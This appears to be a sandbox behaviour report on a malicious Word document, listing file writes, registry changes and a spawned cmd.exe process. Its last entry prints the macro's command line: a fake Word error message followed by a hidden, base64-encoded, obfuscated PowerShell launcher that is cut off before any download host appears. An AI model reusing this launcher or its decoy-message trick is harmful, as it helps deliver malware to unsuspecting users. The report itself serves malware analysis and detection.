C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	.....WW.....WW	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1215	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`	success or wait	107	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEE94CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE94CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 4e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.N.............	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	5c 57 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	\W.............	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 4a 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	.J.............	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.............	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ac 3c 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	.<.............	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 57 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	xW.............	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 59 00 00 78 47 00 00 ff ff ff ff 0f 00 00 00	xY..xG..........	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 a0 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	44 a7 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	D..............	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	54 b5 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	T..............	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..d........................ ....&!..d.............. ....0..... ..,........................... ....d..... ....H.......D..	success or wait	1	7FEE94CFDDC	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91AEC53	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE91B6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7253	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7253	F7253	binary	04 00 00 00 1C 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 3F C4 36 F6 2C F4 D6 01 53 72 0F 00 53 72 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	PropertiesWindow	unicode	8 28 180 640 1	success or wait	1	7FEE95140BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MainWindow	unicode	0 0 0 0 1	success or wait	1	7FEE95140BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MdiMaximized	unicode	0	success or wait	1	7FEE95140BA	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Dock	binary	02 00 4C 01 05 00 08 00 04 00 1E 00 FC 03 FC 02 FF 02 01 01 04 00 1E 00 B8 00 FC 02 FF 02 00 01 04 00 1E 00 B8 00 2F 01 05 00 00 01 04 00 35 01 B8 00 FC 02 01 00 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 01 01 BE 00 1E 00 FC 03 FC 02 00 00 00 01 BB 03 5E 00 FC 03 FC 02 06 00 00 00 D3 00 AF 01 09 03 32 02 FF 03 01 00 D3 00 AF 01 09 03 32 02 04 00 00 00 93 01 AF 01 09 03 32 02 03 00 00 00 D3 00 AF 01 09 03 32 02 02 00 00 00 21 00 72 01 6C 02 12 02 FF 03 01 00 21 00 72 01 E8 00 12 02 04 00 00 00 EE 00 72 01 A9 01 12 02 03 00 00 00 AF 01 72 01 6C 02 12 02 02 00 00 00 F8 02 81 00 AC 03 01 01 05 00 00 00 59 00 30 02 0D 01 4B 03 01 00 00 00 3A 03 BC 00 79 03 1F 02 06 00 00 00 16 00 16 00 D9 01 C4 00 04 00 01 00 2C 00 2C 00 EB 01 E3 00 03 00 01 00 42 00 42 00 3B 02 F7 00 02 00 01 00 00 00 00 00 00 00 00 00 08 00 00 00 58 00 57 00 37 01 FF 01 01 00 01 00 00 00 00 00 00 00 00 00 06 00 01 00 6E 00 6E 00 7F 01 52 01 05 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00	success or wait	1	7FEE94E7506	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	FolderView	unicode	1	success or wait	1	7FEE95140BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Tool	binary	00 00 00 00 07 00 00 00 47 65 6E 65 72 61 6C 00 FF FF FF FF FF FF FF FF	success or wait	1	7FEE951426C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	CtlsShowSelected	unicode	0	success or wait	1	7FEE95140BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	DsnShowSelected	unicode	0	success or wait	1	7FEE95140BA	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379532846	1379532847	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379532847	1379532848	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7253	F7253	binary	04 00 00 00 1C 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 3F C4 36 F6 2C F4 D6 01 53 72 0F 00 53 72 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 1C 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 53 72 0F 00 53 72 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2332 Parent PID: 1220

General

Start time:	13:47:45
Start date:	26/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAgACQAaQBvAHgASwB5ADIAI AA9ACAAWwB0AFkAUABFAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9A CIALQBmACcAcwBUAEUAbQAuAGkATwAuAGQAaQBSAGUAYwBUACcALAAnAHkAJ wAsACcAUwB5ACcALAAnAE8AcgAnACkAIAA7ACAAcwBFAHQALQBJAHQAZQBNA CAAIAB2AGEAUgBpAGEAYgBMAGUAOgAxADYAVgBKACAAIAAoAFsAdABZAFAAZ QBdACgAIgB7ADYAfQB7ADcAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADIAfQB7A DQAfQB7ADEAfQAiACAALQBGACcAVgAnACwAJwByACcALAAnAEkAYwBFAFAAb wBpAE4AJwAsACcATgBlAFQALgBTACcALAAnAFQAbQBhAE4AYQBHAEUAJwAsA CcAZQBSACcALAAnAHMAWQBTACcALAAnAHQAZQBtAC4AJwApACAAKQA7ACQAS wB0ADMAcwBiAG8AZwA9ACgAJwBCACcAKwAoACcAbQAnACsAJwB2ACcAKwAnA GsAawA5AHIAJwApACkAOwAkAE0AagA1AG4AcAB3AF8APQAkAFoAOQBsAHMAN AB6ADYAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEcAMwA1A HcANQAyADQAOwAkAFkAZAAwADgANQByAHgAPQAoACcAVQB4ACcAKwAoACcAZ QBlACcAKwAnAF8AJwApACsAJwB3AGwAJwApADsAIAAgACgAIAAgAGcARQB0A C0AaQB0AEUATQAgACgAJwB2AGEAUgBJACcAKwAnAEEAYgBsAEUAJwArACcAO 